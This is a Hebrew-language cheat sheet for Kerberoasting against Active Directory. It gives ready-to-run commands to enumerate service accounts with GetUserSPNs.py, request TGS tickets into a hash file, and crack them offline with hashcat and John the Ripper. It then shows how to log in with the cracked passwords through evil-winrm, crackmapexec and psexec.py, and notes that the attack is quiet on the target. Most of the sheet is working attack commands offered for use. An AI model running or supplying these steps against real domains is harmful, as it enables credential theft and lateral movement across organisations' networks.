



Kerberoasting - דף עזר

בקשת כרטיסי שירות (TGS) עבור חשבונות עם SPN רשום ב-Active Directory, ולאחר מכן פיצוח הכרטיסים אופליין לשחזור סיסמת חשבון השירות. דורש חשבון דומיין בעל הרשאות נמוכות בלבד. החלף את המצייני מקום (<...>) בערכים שלך.



שלב 1 - איתור חשבונות עם SPN

```
GetUserSPNs.py <domain>/<username>:<password> -dc-ip <dc-ip>
```

מציג את כל החשבונות בדומיין שיש להם ServicePrincipalName - אלו הם החשבונות שניתן לתקוף.

שלב 2 - בקשת כרטיסים ושמירתם לקובץ

```
GetUserSPNs.py <domain>/<username>:<password> -dc-ip <dc-ip> \  
-request -outputfile <hash-file>
```

פורמט ה-hash בפלט:

RC4 - \$krb5tgs\$23\$...

AES256 - \$krb5tgs\$18\$... (קשה יותר לפיצוח)

שלב 3 - פיצוח הכרטיסים אופליין

hashcat - כרטיסי RC4 (מצב 13100):

```
hashcat -m 13100 <hash-file> <wordlist-path> --force
```

hashcat - כרטיסי AES256 (מצב 19700):

```
hashcat -m 19700 <hash-file> <wordlist-path> --force
```

:John the Ripper

```
john --format=krb5tgs --wordlist=<wordlist-path> <hash-file>
```

שלב 4 - שימוש בסיסמה שנפצחה

אם לחשבון השירות יש הרשאות מוגברות, התחבר עם הסיסמה:

```
evil-winrm -i <target-ip> -u <username> -p <password>  
crackmapexec smb <target-ip> -u <username> -p <password>  
psexec.py <domain>/<username>:<password>@<target-ip>
```

בדוק גם אם קיימים SPNs נוספים או הרשאות Delegation מנקודת הגישה החדשה.

(אופציונלי) שחזור הגדרות הרשת של Kali

נדרש רק אם הגדרת IP סטטי לפני ההתקפה:

```
sudo nmcli con mod "<connection name>" ipv4.method auto  
sudo nmcli con up "<connection name>"
```

הרעיון המרכזי: כל משתמש בדומיין יכול לבקש כרטיס TGS עבור כל SPN. הכרטיס מוצפן עם ה-NT hash של חשבון השירות. Kerberoasting מנצל זאת על ידי בקשת הכרטיס ופיצוחו אופליין – ללא רעש על המטרה וללא אירועי כניסה כושלים. לחשבונות שירות יש לעתים קרובות סיסמאות חלשות והרשאות מוגזמות, מה שהופך אותם למטרות בעלות ערך גבוה.